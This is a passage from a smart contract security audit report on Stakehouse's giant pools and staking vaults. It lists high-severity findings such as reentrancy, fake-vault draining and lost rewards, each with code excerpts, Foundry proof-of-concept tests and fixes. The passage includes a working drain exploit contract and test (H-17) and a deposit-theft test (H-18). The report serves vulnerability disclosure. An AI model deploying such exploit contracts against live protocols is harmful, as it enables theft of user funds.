+         // unchanged - and is higher than the accumulated payout per share for user 1's
+         // current number of shares.
+         assertEq(
+             giantFeesAndMevPool.claimed(feesAndMevUserOne, address(giantFeesAndMevPool.lpTo
+             2 ether);
+
+         // With this incorrect value of claimed[] causing a subtraction underflow, user one
+         // cannot preview accumulated eth or perform any action that attempts to claim thei
+         // rewards such as transferring their tokens.
+         vm.startPrank(feesAndMevUserOne);
+         vm.expectRevert();
+         giantFeesAndMevPool.previewAccumulatedETH(
+             feesAndMevUserOne,
+             new address[](0),
+             new LPToken[][](0));
+
+         console.log("the revert expected now");
+         GiantLP token = giantFeesAndMevPool.lpTokenETH();
+         vm.expectRevert();
+         token.transfer(feesAndMevUserTwo, 1 ether);
+         vm.stopPrank();
+
+         // Add 1 eth rewards to manager2's staking funds vault.
+         vm.deal(address(manager2.stakingFundsVault()), 2 ether);
+
+         // User 2 claims rewards into the giant pool and obtains its 1/2 share.
+         vm.startPrank(feesAndMevUserTwo);
```

```
+        giantFeesAndMevPool.claimRewards(
+            feesAndMevUserTwo,
+            getAddressArrayFromValues(address(manager2.stakingFundsVault())),
+            blsPubKeyTwoInput);
+        vm.stopPrank();
+        assertEq(feesAndMevUserTwo.balance, 1 ether);
+
+        // At this point, user 1 ought to have accumulated 1 ether from the rewards,
+        // however accumulated eth is listed as 0.
+        // The reason is that when the giant pool tokens were transferred to
+        // user two, the claimed[] value for user one was left unchanged.
+        assertEq(
+            giantFeesAndMevPool.previewAccumulatedETH(
+                feesAndMevUserOne,
+                new address[](0),
+                new LPToken[][](0)),
+                0);
+
+        // The pool has received 4 eth rewards and paid out 3, but no users
+        // are listed as having accumulated the eth. It is orphaned.
+        assertEq(giantFeesAndMevPool.totalRewardsReceived(), 4 ether);
+        assertEq(giantFeesAndMevPool.totalClaimed(), 3 ether);
+
+        assertEq(
+            giantFeesAndMevPool.previewAccumulatedETH(
+                feesAndMevUserTwo,
+                new address[](0),
+                new LPToken[][](0)),
+                0);
+
+    }
+
 }
\ No newline at end of file
```

Recommended Mitigation Steps

Reduce `claimed[]` when necessary on the from side when GiantMevAndFeesPool tokens are transferred. Alternatively, claimed[] could be calculated on a per share basis rather than a total basis in order to simplify some of the adjustments that must be made in the code for claimed[].

vince0656 (Stakehouse) confirmed

[H-13] Possible reentrancy and fund theft in `withdrawDETH()` of `GiantSavETHVaultPool` because there is no whitelist check for user provided Vaults and there is no reentrancy defense

Submitted by unforgiven

Function `withdrawDETH()` in `GiantSavETHVaultPool` allows a user to burn their giant LP in exchange for dETH that is ready to withdraw from a set of savETH vaults. This function make external calls to user provided addresses without checking those addresses and send increased dETH balance of contract during the call to user. User can provide malicious addresses to contract and then took the execution flow during the transaction and increase dETH balance of contract by other calls and make contract to transfer them to him.

Proof of Concept

This is `withdrawDETH()` in `GiantSavETHVaultPool` code:

```
    /// @notice Allow a user to burn their giant LP in exchange for dETH that is ready to wi
    /// @param _savETHVaults List of savETH vaults being interacted with
    /// @param _lpTokens List of savETH vault LP being burnt from the giant pool in exchange
    /// @param _amounts Amounts of giant LP the user owns which is burnt 1:1 with savETH vau
    function withdrawDETH(
        address[] calldata _savETHVaults,
        LPToken[][] calldata _lpTokens,
        uint256[][] calldata _amounts
    ) external {
        uint256 numOfVaults = _savETHVaults.length;
        require(numOfVaults > 0, "Empty arrays");
        require(numOfVaults == _lpTokens.length, "Inconsistent arrays");
        require(numOfVaults == _amounts.length, "Inconsistent arrays");

        // Firstly capture current dETH balance and see how much has been deposited after th
        uint256 dETHReceivedFromAllSavETHVaults = getDETH().balanceOf(address(this));
        for (uint256 i; i < numOfVaults; ++i) {
            SavETHVault vault = SavETHVault(_savETHVaults[i]);

            // Simultaneously check the status of LP tokens held by the vault and the giant
            for (uint256 j; j < _lpTokens[i].length; ++j) {
                LPToken token = _lpTokens[i][j];
                uint256 amount = _amounts[i][j];

                // Check the user has enough giant LP to burn and that the pool has enough s
                _assertUserHasEnoughGiantLPToClaimVaultLP(token, amount);

                require(vault.isDETHReadyForWithdrawal(address(token)), "dETH is not ready f
```

```
                // Giant LP is burned 1:1 with LPs from sub-networks
                require(lpTokenETH.balanceOf(msg.sender) >= amount, "User does not own enoug

                // Burn giant LP from user before sending them dETH
                lpTokenETH.burn(msg.sender, amount);

                emit LPBurnedForDETH(address(token), msg.sender, amount);
            }

            // Ask
            vault.burnLPTokens(_lpTokens[i], _amounts[i]);
        }

        // Calculate how much dETH has been received from burning
        dETHReceivedFromAllSavETHVaults = getDETH().balanceOf(address(this)) - dETHReceivedF

        // Send giant LP holder dETH owed
        getDETH().transfer(msg.sender, dETHReceivedFromAllSavETHVaults);
    }
```

As you can see first contract save the dETH balance of contract by this line: `uint256 dETHReceivedFromAllSavETHVaults = getDETH().balanceOf(address(this));` and then it loops through user provided vaults addresses and call those vaults to withdraw dETH and in the end it calculates `dETHReceivedFromAllSavETHVaults` and transfer those dETH to user: `getDETH().transfer(msg.sender, dETHReceivedFromAllSavETHVaults);`. attacker can perform these steps: 1. create a malicious contract `AttackerVault` which is copy of `SavETHVault` with modifiction. 2. call `withdrawDETH()` with Vault list `[ValidVault1, ValidVault2, AttackerVault, ValidVaul3]`. 3. contract would save the dETH balance of itself and then loops through Vaults to validate and burn LPTokens. 4. contract would reach Vault `AttackerVault` and call attacker controlled address. 5. attacker contract call other functions to increase dETH balance of contract (if it's not possible to increase dETH balance of contract by other way so there is no need to save contract initial balance of dETH before the loop and dETH balance of contract would be zero always) 6. `withdrawDETH()` would finish the loop and transfer all the increase dETH balance to attacker which includes extra amounts.

Because contract don't check the provided addresses and calls them and there is no reentrancy defense mechanism there is possibility of reentrancy attack which can cause fund lose.

Tools Used

VIM

Recommended Mitigation Steps

Check the provided addresses and also have some reentrancy defense mechanisim.

vince0656 (Stakehouse) confirmed

[H-14] Fund lose in function `bringUnusedETHBackIntoGiantPool()` of `GiantSavETHVaultPool` ETH gets back to giant pool but the value of idleETH don't increase

Submitted by unforgiven

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantSavETHVaultPool.sol#L133-L157 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantPoolBase.sol#L24-L25

Variable `idleETH` in giant pools is storing total amount of ETH sat idle ready for either withdrawal or depositing into a liquid staking network and whenever a deposit or withdraw happens contract adjust the value of `idleETH` of contract, but in function `bringUnusedETHBackIntoGiantPool()` which brings unused ETH from savETH vault to giant pool the value of `idleETH` don't get increased which would cause those ETH balance to not be accessible for future staking or withdrawing.

Proof of Concept

This is `bringUnusedETHBackIntoGiantPool()` code in `GiantSavETHVaultPool()`:

```
    /// @notice Any ETH that has not been utilized by a savETH vault can be brought back int
    /// @param _savETHVaults List of savETH vaults where ETH is staked
    /// @param _lpTokens List of LP tokens that the giant pool holds which represents ETH ir
    /// @param _amounts Amounts of LP within the giant pool being burnt
    function bringUnusedETHBackIntoGiantPool(
        address[] calldata _savETHVaults,
        LPToken[][] calldata _lpTokens,
        uint256[][] calldata _amounts
    ) external {
        uint256 numOfVaults = _savETHVaults.length;
        require(numOfVaults > 0, "Empty arrays");
        require(numOfVaults == _lpTokens.length, "Inconsistent arrays");
        require(numOfVaults == _amounts.length, "Inconsistent arrays");
        for (uint256 i; i < numOfVaults; ++i) {
            SavETHVault vault = SavETHVault(_savETHVaults[i]);
            for (uint256 j; j < _lpTokens[i].length; ++j) {
```

```
                require(
                    vault.isDETHReadyForWithdrawal(address(_lpTokens[i][j])) == false,
                    "ETH is either staked or derivatives minted"
                );
            }

            vault.burnLPTokens(_lpTokens[i], _amounts[i]);
        }
    }
```

As you can see it checks that ETH is available in savETH vault and then calls to `burnLPTokens()` to burn savETH LP tokens and bring unused ETH to giant pool address, this would increase giant pool ETH balance but code don't increase the `idleETH` value so contract would lose tracking of real idle ETH balance of contract. because the vaule of `idleETH` is used when withdrawing or depositing into savETH vaults so the contract can't reuse the returned ETH. these are the steps that cause this bug to happen: 1. giant pool has 100 `idleETH`. 2. with function `batchDepositETHForStaking()` users stake 80 `ETH` and the new value of `idleETH` would be `20` and contract LP Token balance increase by 80. 3. the 80 newly staked ETH is not yet staked in `stakehouse`. 4. with function `bringUnusedETHBackIntoGiantPool()` users bring back those 80 `ETH` from Vaults to giant pool and burn giant pool LP tokens and then giant pool have 100 idle ETH but because `idleETH` value don't get increase it still would show `20`. 5. the extra 80 ETH would returned to giant pool wouldn't be accessible for withdrawing to users or depositing into Vaults because in withdrawing or depositing into Vaults the value of `idleETH` has been used to know the amount of idle ETH in giant pool and because the value doesn't show the correct amount so the extra amount of ETH wouldn't be lost.

Tools Used

VIM

Recommended Mitigation Steps

Contract should correctly update value of `idleETH` in different actions because withdraw and deposit logics depend on it.

vince0656 (Stakehouse) confirmed

[H-15] User loses remaining rewards in `GiantMevAndFeesPool` when new deposits happen because `_onDepositETH()` set `claimed[][]` to max without transferring user remaining rewards

Submitted by unforgiven

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantMevAndFeesPool.sol#L195-L204 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantPoolBase.sol#L33-L48

When `depositETH()` is called in giant pool it calls `_onDepositETH()` which calls `_setClaimedToMax()` to make sure new ETH stakers are not entitled to ETH earned by but this can cause users to lose their remaining rewards when they deposits. code should first transfer user remaining rewards when deposit happens.

Proof of Concept

This is `depositETH()` code in `GiantPoolBase`:

```
    /// @notice Add ETH to the ETH LP pool at a rate of 1:1. LPs can always pull out at same
    function depositETH(uint256 _amount) public payable {
        require(msg.value >= MIN_STAKING_AMOUNT, "Minimum not supplied");
        require(msg.value == _amount, "Value equal to amount");

        // The ETH capital has not yet been deployed to a liquid staking network
        idleETH += msg.value;

        // Mint giant LP at ratio of 1:1
        lpTokenETH.mint(msg.sender, msg.value);

        // If anything extra needs to be done
        _onDepositETH();

        emit ETHDeposited(msg.sender, msg.value);
    }
```

As you can see it increase user `lpTokenETH` balance and then calls `_onDepositETH()`. This is `_onDepositETH()` and `_setClaimedToMax()` code in `GiantMevAndFeesPool` contract:

```
    /// @dev On depositing on ETH set claimed to max claim so the new depositor cannot clain
    function _onDepositETH() internal override {
        _setClaimedToMax(msg.sender);
    }
```

```
/// @dev Internal re-usable method for setting claimed to max for msg.sender
function _setClaimedToMax(address _user) internal {
    // New ETH stakers are not entitled to ETH earned by
    claimed[_user][address(lpTokenETH)] = (accumulatedETHPerLPShare * lpTokenETH.balance
}
```

As you can see the code set `claimed[msg.sender][address(lpTokenETH]` to maximum value so the user wouldn't be entitled to previous rewards but if user had some remaining rewards in contract he would lose those rewards can't withdraw them. these are the steps: 1. `user1` deposit `10` ETH to giant pool and `accumulatedETHPerLPShare` value is `2` and `claimed[user1][lpTokenETH]` would be `10 * 2 = 20`. 2. some time passes and `accumulatedETHPerLPShare` set to `4` and `user1` has `10 * 4 - 20 = 20` unclaimed ETH rewards (the formula in the code: `balance * rewardPerShare - claimed`). 3. `user` deposit `5` ETH to giant pool and `accumulatedETHPerLPShare` is `4` so the code would call `_onDepositETH()` which calls `_setClaimedToMax` which sets `claimed[user1][lpTokenETH]` to `15 * 4 = 60`. 4. `user1` new remaining ETH reward would be `15 * 4 - 60 = 0`. and `user1` won't receive his rewards because when he deposits contract don't transfer remaining rewards and set claim to max so user loses his funds.

Tools Used

VIM

Recommended Mitigation Steps

When deposit happens, contract should first send remaining rewards, then increase the user's balance and then set the user claim to max.

vince0656 (Stakehouse) confirmed

[H-16] Reentrancy vulnerability in GiantMevAndFeesPool.withdrawETH

Submitted by cccz

GiantMevAndFeesPool.withdrawETH calls lpTokenETH.burn, then GiantMevAndFeesPool.beforeTokenTransfer, followed by a call to _distributeETHRewardsToUserForToken sends ETH to the user, which allows the user to call any function in the fallback. While GiantMevAndFeesPool.withdrawETH has the nonReentrant modifier, GiantMevAndFeesPool.claimRewards does not have the nonReentrant modifier. When GiantMevAndFeesPool.claimRewards is called in GiantMevAndFeesPool.withdrawETH, the idleETH is reduced but the ETH is not yet sent to the user, which increases totalRewardsReceived and

accumulatedETHPerLPShare, thus making the user receive more rewards when calling GiantMevAndFeesPool.claimRewards.

Proof of Concept

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantPoolBase.sol#L52-L64

Recommended Mitigation Steps

Change to

```
function withdrawETH(uint256 _amount) external nonReentrant {
    require(_amount >= MIN_STAKING_AMOUNT, "Invalid amount");
    require(lpTokenETH.balanceOf(msg.sender) >= _amount, "Invalid balance");
    require(idleETH >= _amount, "Come back later or withdraw less ETH");

-   idleETH -= _amount;

    lpTokenETH.burn(msg.sender, _amount);
+   idleETH -= _amount;

    (bool success,) = msg.sender.call{value: _amount}("");
    require(success, "Failed to transfer ETH");

    emit LPBurnedForETH(msg.sender, _amount);
}
```

vince0656 (Stakehouse) confirmed

[H-17] Giant pools can be drained due to weak vault authenticity check

Submitted by Jeiwan, also found by Trust, datapunk, immeas, JTJabba, arcoun, bin2chen, imare, wait, unforgiven, satoshipotato, ronnyx2017, Lambda, hihen, bitbopper, fs0c, banky, 9svR6w, c7e7eff, perseverancesuccess, 0xdeadbeef0x, and clems4ever

https://github.com/code-423n4/2022-11-stakehouse/blob/5f853d055d7aa1bebe9e24fd0e863ef58c004339/contracts/liquid-staking/GiantSavETHVaultPool.sol#L50 https://github.com/code-423n4/2022-11-stakehouse/blob/5f853d055d7aa1bebe9e24fd0e863ef58c004339/contracts/liquid-staking/GiantMevAndFeesPool.sol#L44

An attacker can withdraw all ETH staked by users in a Giant pool. Both `GiantSavETHVaultPool` and `GiantMevAndFeesPool` are affected.

Proof of Concept

The `batchDepositETHForStaking` function in the Giant pools check whether a provided vault is authentic by validating its liquid staking manager contract and sends funds to the vault when the check passes (GiantSavETHVaultPool.sol#L48-L58):

```
SavETHVault savETHPool = SavETHVault(_savETHVaults[i]);
require(
    liquidStakingDerivativeFactory.isLiquidStakingManager(address(savETHPool.liquidStakingMa
    "Invalid liquid staking manager"
);

// Deposit ETH for staking of BLS key
savETHPool.batchDepositETHForStaking{ value: transactionAmount }(
    _blsPublicKeys[i],
    _stakeAmounts[i]
);
```

An attacker can pass an exploit contract as a vault. The exploit contract will implement `liquidStakingManager` that will return a valid staking manager contract address to trick a Giant pool into sending ETH to the exploit contract:

```
// test/foundry/GiantPools.t.sol
contract GiantPoolExploit {
    address immutable owner = msg.sender;
    address validStakingManager;

    constructor(address validStakingManager_) {
        validStakingManager = validStakingManager_;
    }

    function liquidStakingManager() public view returns (address) {
        return validStakingManager;
    }

    function batchDepositETHForStaking(bytes[] calldata /*_blsPublicKeyOfKnots*/, uint256[]
        payable(owner).transfer(address(this).balance);
    }
}

function testPoolDraining_AUDIT() public {
    // Register BLS key
    address nodeRunner = accountOne; vm.deal(nodeRunner, 12 ether);
    registerSingleBLSPubKey(nodeRunner, blsPubKeyOne, accountFour);

    // Set up users and ETH
```

```
    address savETHUser = accountThree; vm.deal(savETHUser, 24 ether);

    address attacker = address(0x1337);
    vm.label(attacker, "attacker");
    vm.deal(attacker, 1 ether);

    // User deposits ETH into Giant savETH
    vm.prank(savETHUser);
    giantSavETHPool.depositETH{value: 24 ether}(24 ether);
    assertEq(giantSavETHPool.lpTokenETH().balanceOf(savETHUser), 24 ether);
    assertEq(address(giantSavETHPool).balance, 24 ether);

    // Attacker deploys an exploit.
    vm.startPrank(attacker);
    GiantPoolExploit exploit = new GiantPoolExploit(address(manager));
    vm.stopPrank();

    // Attacker calls `batchDepositETHForStaking` to deposit ETH to their exploit contract.
    bytes[][] memory blsKeysForVaults = new bytes[][](1);
    blsKeysForVaults[0] = getBytesArrayFromBytes(blsPubKeyOne);

    uint256[][] memory stakeAmountsForVaults = new uint256[][](1);
    stakeAmountsForVaults[0] = getUint256ArrayFromValues(24 ether);

    giantSavETHPool.batchDepositETHForStaking(
        getAddressArrayFromValues(address(exploit)),
        getUint256ArrayFromValues(24 ether),
        blsKeysForVaults,
        stakeAmountsForVaults
    );

    // Vault got nothing.
    assertEq(address(manager.savETHVault()).balance, 0 ether);
    // Attacker has stolen user's deposit.
    assertEq(attacker.balance, 25 ether);
}
```

Recommended Mitigation Steps

Consider taking a list of `LiquidStakingManager` addresses instead of vault addresses:

```
--- a/contracts/liquid-staking/GiantSavETHVaultPool.sol
+++ b/contracts/liquid-staking/GiantSavETHVaultPool.sol
@@ -27,12 +28,12 @@ contract GiantSavETHVaultPool is StakehouseAPI, GiantPoolBase {
     /// @param _blsPublicKeys For every savETH vault, the list of BLS keys of LSDN validato
```

```
     /// @param _stakeAmounts For every savETH vault, the amount of ETH each BLS key will re
     function batchDepositETHForStaking(
-        address[] calldata _savETHVaults,
+        address[] calldata _liquidStakingManagers,
         uint256[] calldata _ETHTransactionAmounts,
         bytes[][] calldata _blsPublicKeys,
         uint256[][] calldata _stakeAmounts
     ) public {
-        uint256 numOfSavETHVaults = _savETHVaults.length;
+        uint256 numOfSavETHVaults = _liquidStakingManagers.length;
         require(numOfSavETHVaults > 0, "Empty arrays");
         require(numOfSavETHVaults == _ETHTransactionAmounts.length, "Inconsistent array len
         require(numOfSavETHVaults == _blsPublicKeys.length, "Inconsistent array lengths");
@@ -40,16 +41,18 @@ contract GiantSavETHVaultPool is StakehouseAPI, GiantPoolBase {

         // For every vault specified, supply ETH for at least 1 BLS public key of a LSDN va
         for (uint256 i; i < numOfSavETHVaults; ++i) {
+            require(
+                liquidStakingDerivativeFactory.isLiquidStakingManager(_liquidStakingManager
+                "Invalid liquid staking manager"
+            );
+
             uint256 transactionAmount = _ETHTransactionAmounts[i];

             // As ETH is being deployed to a savETH pool vault, it is no longer idle
             idleETH -= transactionAmount;

-            SavETHVault savETHPool = SavETHVault(_savETHVaults[i]);
-            require(
-                liquidStakingDerivativeFactory.isLiquidStakingManager(address(savETHPool.li
-                "Invalid liquid staking manager"
-            );
+            LiquidStakingManager liquidStakingManager = LiquidStakingManager(payable(_liqui
+            SavETHVault savETHPool = liquidStakingManager.savETHVault();

             // Deposit ETH for staking of BLS key
             savETHPool.batchDepositETHForStaking{ value: transactionAmount }(
```

vince0656 (Stakehouse) confirmed

[H-18] Old stakers can steal deposits of new stakers in `StakingFundsVault`

Submitted by Jeiwan, also found by immeas, rbserver, unforgiven, cccz, and 9svR6w

https://github.com/code-423n4/2022-11-stakehouse/blob/5f853d055d7aa1bebe9e24fd0e863ef58c004339/contracts/liquid-staking/StakingFundsVault.sol#L75 https://github.com/code-423n4/2022-11-stakehouse/blob/5f853d055d7aa1bebe9e24fd0e863ef58c004339/contracts/liquid-staking/StakingFundsVault.sol#L123 https://github.com/code-423n4/2022-11-stakehouse/blob/5f853d055d7aa1bebe9e24fd0e863ef58c004339/contracts/liquid-staking/StakingFundsVault.sol#L63

Stakers to the MEV+fees vault can steal funds from the new stakers who staked after a validator was registered and the derivatives were minted. A single staker who staked 4 ETH can steal all funds deposited by new stakers.

Proof of Concept

`StakingFundsVault` is designed to pull rewards from a Syndicate contract and distributed them pro-rata among LP token holders (StakingFundsVault.sol#L215-L231):

```
if (i == 0 && !Syndicate(payable(liquidStakingNetworkManager.syndicate())).isNoLongerPartOfS
    // Withdraw any ETH accrued on free floating SLOT from syndicate to this contract
    // If a partial list of BLS keys that have free floating staked are supplied, then parti
    _claimFundsFromSyndicateForDistribution(
        liquidStakingNetworkManager.syndicate(),
        _blsPubKeys
    );

    // Distribute ETH per LP
    updateAccumulatedETHPerLP();
}

// If msg.sender has a balance for the LP token associated with the BLS key, then send them
LPToken token = lpTokenForKnot[_blsPubKeys[i]];
require(address(token) != address(0), "Invalid BLS key");
require(token.lastInteractedTimestamp(msg.sender) + 30 minutes < block.timestamp, "Last tran
_distributeETHRewardsToUserForToken(msg.sender, address(token), token.balanceOf(msg.sender),
```

The `updateAccumulatedETHPerLP` function calculates the reward amount per LP token share (SyndicateRewardsProcessor.sol#L76):

```
function _updateAccumulatedETHPerLP(uint256 _numOfShares) internal {
    if (_numOfShares > 0) {
        uint256 received = totalRewardsReceived();
        uint256 unprocessed = received - totalETHSeen;

        if (unprocessed > 0) {
            emit ETHReceived(unprocessed);

            // accumulated ETH per minted share is scaled to avoid precision loss. it is sca
```

```
            accumulatedETHPerLPShare += (unprocessed * PRECISION) / _numOfShares;

            totalETHSeen = received;
        }
    }
}
```

And the `_distributeETHRewardsToUserForToken` function distributes rewards to LP token holders (SyndicateRewardsProcessor.sol#L51):

```
function _distributeETHRewardsToUserForToken(
    address _user,
    address _token,
    uint256 _balance,
    address _recipient
) internal {
    require(_recipient != address(0), "Zero address");
    uint256 balance = _balance;
    if (balance > 0) {
        // Calculate how much ETH rewards the address is owed / due
        uint256 due = ((accumulatedETHPerLPShare * balance) / PRECISION) - claimed[_user][_t
        if (due > 0) {
            claimed[_user][_token] = due;

            totalClaimed += due;

            (bool success, ) = _recipient.call{value: due}("");
            require(success, "Failed to transfer");

            emit ETHDistributed(_user, _recipient, due);
        }
    }
}
```

To ensure that rewards are distributed fairly, these functions are called before LP token balances are updated (e.g. when making a deposit StakingFundsVault.sol#L123).

However, this rewards accounting algorithm also counts deposited tokens:

1. to stake tokens, users call `depositETHForStaking` and send ETH (StakingFundsVault.sol#L113);
2. `updateAccumulatedETHPerLP` is called in the function (StakingFundsVault.sol#L123);
3. `updateAccumulatedETHPerLP` checks the balance of the contract, which *already includes the new staked amount* (SyndicateRewardsProcessor.sol#L78, SyndicateRewardsProcessor.sol#L94).
4. the staked amount is then counted in the `accumulatedETHPerLPShare`

variable (SyndicateRewardsProcessor.sol#L85), which is used to calculate the reward amount per LP share (SyndicateRewardsProcessor.sol#L61).

This allows the following attack:

1. a user stakes 4 ETH to a BLS key;
2. the validator with the BLS key gets registered and its derivative tokens get minted;
3. a new user stakes some amount to a different BLS key;
4. the first user calls `claimRewards` and withdraws the stake of the new user.

```
// test/foundry/StakingFundsVault.t.sol
function testStealingOfDepositsByOldStakers_AUDIT() public {
    // Resetting the mocks, we need real action.
    MockAccountManager(factory.accountMan()).setLifecycleStatus(blsPubKeyOne, 0);
    MockAccountManager(factory.accountMan()).setLifecycleStatus(blsPubKeyTwo, 0);
    liquidStakingManager.setIsPartOfNetwork(blsPubKeyOne, false);
    liquidStakingManager.setIsPartOfNetwork(blsPubKeyTwo, false);

    // Aliasing accounts for better readability.
    address nodeRunner = accountOne;
    address alice = accountTwo;
    address alice2 = accountFour;
    address bob = accountThree;

    // Node runner registers two BLS keys.
    registerSingleBLSPubKey(nodeRunner, blsPubKeyOne, accountFive);
    registerSingleBLSPubKey(nodeRunner, blsPubKeyTwo, accountFive);

    // Alice deposits to the MEV+fees vault of the first key.
    maxETHDeposit(alice, getBytesArrayFromBytes(blsPubKeyOne));

    // Someone else deposits to the savETH vault of the first key.
    liquidStakingManager.savETHVault().depositETHForStaking{value: 24 ether}(blsPubKeyOne, 2

    // The first validator is registered and the derivatives are minted.
    assertEq(vault.totalShares(), 0);
    stakeAndMintDerivativesSingleKey(blsPubKeyOne);
    assertEq(vault.totalShares(), 4 ether);

    // Warping to pass the lastInteractedTimestamp checks.
    vm.warp(block.timestamp + 1 hours);

    // The first key cannot accept new deposits since the maximal amount was deposited
    // and the validator was register. The vault however can still be used to deposit to
    // other keys.
```

```
    // Bob deposits to the MEV+fees vault of the second key.
    maxETHDeposit(bob, getBytesArrayFromBytes(blsPubKeyTwo));
    assertEq(address(vault).balance, 4 ether);
    assertEq(bob.balance, 0);

    // Alice is claiming rewards for the first key.
    // Notice that no rewards were distributed to the MEV+fees vault of the first key.
    assertEq(alice2.balance, 0);
    vm.startPrank(alice);
    vault.claimRewards(alice2, getBytesArrayFromBytes(blsPubKeyOne));
    vm.stopPrank();

    LPToken lpTokenBLSPubKeyOne = vault.lpTokenForKnot(blsPubKeyOne);

    // Alice has stolen the Bob's deposit.
    assertEq(alice2.balance, 4 ether);
    assertEq(vault.claimed(alice, address(lpTokenBLSPubKeyOne)), 4 ether);
    assertEq(vault.claimed(alice2, address(lpTokenBLSPubKeyOne)), 0);

    assertEq(address(vault).balance, 0);
    assertEq(bob.balance, 0);
}
```

Recommended Mitigation Steps

Consider excluding newly staked amounts in the `accumulatedETHPerLPShare` calculations.

vince0656 (Stakehouse) confirmed duplicate issue #375

[H-19] `withdrawETH()` in GiantPoolBase don't call `_distributeETHRewardsToUserForT` or `_onWithdraw()` which would make users to lose their remaining rewards

Submitted by unforgiven, also found by 0x4non

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantPoolBase.sol#L50-L64
https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantMevAndFeesPool.sol#L180-L193

Function `_distributeETHRewardsToUserForToken()` is used to distribute remaining reward of user and it's called in `_onWithdraw()` of `GiantMevAndFeesPool`. but function `withdrawETH()` in `GiantPoolBase` don't call either of them and burn user giant LP token balance so if user withdraw

his funds and has some remaining ETH rewards he would lose those rewards because his balance set to zero.

Proof of Concept

This is `withdrawETH()` code in `GiantPoolBase`:

```
    /// @notice Allow a user to chose to burn their LP tokens for ETH only if the requested
    /// @param _amount of LP tokens user is burning in exchange for same amount of ETH
    function withdrawETH(uint256 _amount) external nonReentrant {
        require(_amount >= MIN_STAKING_AMOUNT, "Invalid amount");
        require(lpTokenETH.balanceOf(msg.sender) >= _amount, "Invalid balance");
        require(idleETH >= _amount, "Come back later or withdraw less ETH");

        idleETH -= _amount;

        lpTokenETH.burn(msg.sender, _amount);
        (bool success,) = msg.sender.call{value: _amount}("");
        require(success, "Failed to transfer ETH");

        emit LPBurnedForETH(msg.sender, _amount);
    }
```

As you can see it burn user `lpTokenETH` balance and don't call either `_distributeETHRewardsToUserForToken()` or `_onWithdraw()`. and in function `claimRewards()` uses `lpTokenETH.balanceOf(msg.sender)` to calculate user rewards so if user balance get to `0` user won't get the remaining rewards. These are steps that this bug happens:

1. `user1` deposit `10` ETH into the giant pool and `claimed[user1][lpTokenETH]` is `20` and `accumulatedETHPerLPShare` is `2`.
2. some time passes and `accumulatedETHPerLPShare` set to `3`.
3. `user1` unclaimed rewards are `10 * 3 - 20 = 10` ETH.
4. `user1` withdraw his `10` ETH by calling `withdrawETH(10)` and contract set `lpTokenETH` balance of `user1` to `0` and transfer `10` ETH to user.
5. now if `user1` calls `claimRewards()` he would get `0` reward as his `lpTokenETH` balance is `0`.

so users lose their unclaimed rewards by withdrawing their funds.

Tools Used

VIM

Recommended Mitigation Steps

User's unclaimed funds should be calculated and transferred before any actions that change user's balance.

vince0656 (Stakehouse) confirmed

[H-20] Possibly reentrancy attacks in `_distributeETHRewardsToUserForToken` function

Submitted by rotcivegaf, also found by datapunk, 0x4non, and clems4ever

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/SyndicateRewardsProcessor.sol#L51-L73 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantMevAndFeesPool.sol#L146-L167 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantPoolBase.sol#L66-L90 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/StakingFundsVault.sol#L66-L104 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/StakingFundsVault.sol#L110-L143 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/StakingFundsVault.sol#L314-L340

The root of the problem is in the `_distributeETHRewardsToUserForToken` which makes a call to distribute the ether rewards. With this call, the recipient can execute an reentrancy attack calling several times the different function to steal founds or take advantage of other users/protocol.

Proof of Concept

This functions use the `_distributeETHRewardsToUserForToken`:

`beforeTokenTransfer`, **GiantMevAndFeesPool contract:** The contract **GiantLP** use the **GiantMevAndFeesPool** contract as `transferHookProcessor` and when use the functions `_mint`, `_burn`, `transferFrom` and `transfer` of the ERC20, the function `beforeTokenTransfer` implemented in the **GiantMevAndFeesPool** bring a possibility to make a reentrancy attack because in the function `_distributeETHRewardsToUserForToken` implemented in the **GiantMevAndFeesPool** make a `call` to the `_recipient`

A contract can call the function `transfer` of **GiantLP** contract several time, transfer an `amount` from and to self, as the update of the `claimed` would not be done until, it is executed the function `_afterTokenTransfer` of the **GiantLP** contract, the `due` amount calculated in `_distributeETHRewardsToUserForToken` of **SyndicateRewardsProcessor** contract and the `lastInteractedTimestamp` of **GiantLP** contract will be incorrect

`withdrawLPTokens`, GiantPoolBase contract: The possibility of the reentrancy is given when call function `_onWithdraw`, this function implemented in **GiantMevAndFeesPool** contract uses `_distributeETHRewardsToUserForToken` and this one call the recipient making the possibility of the reentrancy, breaking the code of L76-L89

`batchDepositETHForStaking`, StakingFundsVault contract: The possibility of the reentrancy is given when call function `_distributeETHRewardsToUserForToken`, this function call the recipient making the possibility of the reentrancy, breaking the code of L76-L89

`depositETHForStaking`, StakingFundsVault contract: The possibility of the reentrancy is given when call function `_distributeETHRewardsToUserForToken`, this function call the recipient making the possibility of the reentrancy, breaking the code of L136-L142

